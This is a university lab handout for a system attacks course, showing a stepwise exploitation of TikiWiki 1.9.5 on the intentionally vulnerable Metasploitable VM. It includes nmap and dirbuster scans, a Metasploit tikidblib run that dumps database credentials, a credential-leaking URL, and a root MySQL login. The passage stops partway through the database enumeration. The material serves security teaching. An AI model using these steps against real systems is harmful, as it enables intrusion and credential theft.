CSUS, College of Engineering and Computer Science
Department of Computer Science
CSC 154 – Computer System Attacks and Countermeasures

Lab - Metasploitable – tikiwiki

Goal: To use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5, and based on this understand the penetration process.

Instructions: Please refer to the class demo and the tutorial (https://blog.g0tmi1k.com/2010/07/metasploitable-tikiwiki/), and hand in the deliverable with required screenshots.

Deliverable: A lab report, an **electronic submission** to **Canvas**, is expected to **explain all the commands** that you use, and **include the screen shots** when you receive the response of command executions. A demo may be requested when necessary.

1. Downloading and installation of Metasploitable (Note: **do NOT use Metasploitable 2.0**), which is an intentionally vulnerable Linux virtual machine that you can download from below website (https://athena.ecs.csus.edu/~jun.dai/labs/154/Lab%202/);

2. Downloading and installation of Kali, which is a Linux distribution designed for penetration (https://www.kali.org/), suggested version: kali-linux-2018.3a-amd64;

3. The virtual machines can be hosted based on vmware or virtualbox. Configure the network in vmware/virtualbox setting to make them accessible to each other.

4. Scanning your network to find out the IP of the web server and exploring whether tikiwiki is an alive service on the web server;

5. Stealing the username and password for access into tikiwiki;

6. Creating a reverse shell connection with the web server;

7. Stealing the public key stored in .ssh/authorized_keys and using it to get access into the web server via ssh.

Requirement: The report will all be evaluated based on the following grading criteria.

Correctness	25%
Completeness	25%
Clarity	25%
Quality of English writing	25%


Appendix-Setup:

1. The lab has been tested to work successfully for Kali versions through v1.1.0 (you can check your Kali version by command *lsb_release -a*), metasploitable 2, Dirbuster v1.0, based on VMware Workstation 11.0.0 build-2305329;
2. When opening the virtual machines, if you are using VMware please choose "host-only: a private network shared with the host" in Virtual Machine Settings->Network Adaptor->Network Connection; if you are using VirtualBox, please refer the the hands-on video record for set up of a virtual network through creating and using "Nat Network".
    - When you have network connection problem, VMware->Edit->Virtual Network Editor can help you restore defaults of VMnets;
3. You can also find Dirbuster through: Applications -> Kali Linux -> Web Applications -> Web Crawlers -> dirbuster;
4. When you want to connect to Internet, you can create another network adaptor in the VM settings and set it to NAT mode. You need to open the VMware with administrator privilege to get this done.


Appendix-Commands and Stepwise Instructions (parameters like IP may be different due to your settings):

Lab-Metasploitable-tikiwiki Stepwise Instructions

Reference: A tutorial of this lab can be found here: https://blog.g0tmi1k.com/2010/07/metasploitable-tikiwiki/).



- ifconfig
    - Ifconfig will help us get the IP address for the VM Metasploitable and Kali



- Ping 10.0.2.15 on Metasploitable (Note: your IP may be different from this one. Please use your IP instead.)
    - We ping the IP of Kali because we want to see if Metasploitable is communicating with Kali


- Ping 10.0.2.7 (Note: your IP may be different from this one. Please use your IP instead.)
    - We ping the IP of Metasploitable to see if Kali is communicating with Metasploitable

```
root@kali:~# nmap 10.0.2.7/24
Starting Nmap 7.70 ( https://nmap.org ) at 2022-03-20 14:22 PDT
Nmap scan report for 10.0.2.7
Host is up (0.000089s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F1:7D:3D (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000060s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 8.82 seconds
```

- nmap 10.0.2.7/24
    - Scan for all IP address range within 10.0.2.7/24
    - Returns which ports are opened so we can attack them. Open ports are vulnerable
    - What we want is port 80 which is HTTP.





```
root@kali:~# firefox 10.0.2.7
```


- firefox 10.0.2.7
    - Will open up a website on firefox. Helps the attacker learn more information.

```
root@kali:~# dirbuster
Mar 20, 2022 2:26:02 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
```


- dirbuster
    - Dirbuster will brute force through the webserver to find what directories are in them. With the name, we can learn what web application is being opened.



- Settings to get dirbuster going.




- The result from dirbuster. We can see the list of directories and the one we want is tikiwiki.



- firefox 10.0.2.7/tikiwiki

- If this opens up, it shows that we have successfully confirmed that tikiwiki is within 10.0.2.7. It will also show the types of vulnerability due to version number.



- msfconsole
  - Opens up Metasploitable which is a framework that will help us attack. Contains a library of different types of attack styles.

```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank
Description
   ----                                              ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib                2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval               2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec   2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec            2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec     2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec          2016-07-11       excellent
Tiki Wiki Unauthenticated File Upload Vulnerability
```

- search tikiwiki
    - Searches for all the exploits that can be used for tikiwiki.

```
msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) >
```

```
msf auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name      Description
   ----      -----------
   Download


msf auxiliary(admin/tikiwiki/tikidblib) >
```

- use auxiliary/admin/tikiwiki/tikidblib

    - Gives us information about tikiwiki
- show options
    - Shows options within tikiwiki

```
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
```

- set RHOST 10.0.2.7
    - Sets remote host to 10.0.2.7 which will be our target of attack.

```
msf auxiliary(admin/tikiwiki/tikidblib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidblib) >
```

- exploit
    - Once we exploit we can see the data within the database. We are also given the username and password for the database which is “root”. Through this one vulnerability, we can gain a lot of information.

Error

An error occured in a database query!

Context:

File	/tikiwiki/tiki-listpages.php
Url	/tikiwiki/tiki-listpages.php?offset=0&sort_mode=

Query:

```
select `creator` ,`pageName`, `hits`, `page_size` as
`len`, `lastModif`, `user`, `ip`, `comment`, `version`,
`flag` , `description` from `tiki_pages` where `pageName`
like ? order by
```

Values:

0	%%

Message:

Error Message	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'LIMIT 0,10' at line 1

```
["database"]=>
string(11) "tikiwiki195"
["host"]=>
string(9) "localhost"
["user"]=>
string(4) "root"
["password"]=>
string(4) "root"
```

- (alternative method here) 10.0.2.7/tikiwiki/tiki-listpages.php?offset=0&sort_mode=
    - Another method to get the same vulnerabilities we got through msfconsole(Metasploitable).
    - Just like with msfconsole, we get the username and password.

```
root@kali:~# mysql -h 10.0.2.7 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input st

MySQL [(none)]>
```

- mysql -h 10.0.2.7 -u root -p
    - We know the database is written in mysql so we try to sign into the database as a root user to find what is in there.
    - It asks us for a password which we know from metasploitable

```
MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.00 sec)

MySQL [(none)]>
```

- show databases

```
MySQL [(none)]> use tikiwiki195
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]>
```

- use tikiwiki195
    - We use tikiwiki195 because we learned earlier that the database name is tikiwiki195.

```
MySQL [tikiwiki195]> show tables;
+-----------------------------+
| Tables_in_tikiwiki195       |
+-----------------------------+
| galaxia_activities          |
| galaxia_activity_roles      |
| galaxia_instance_activities |
```

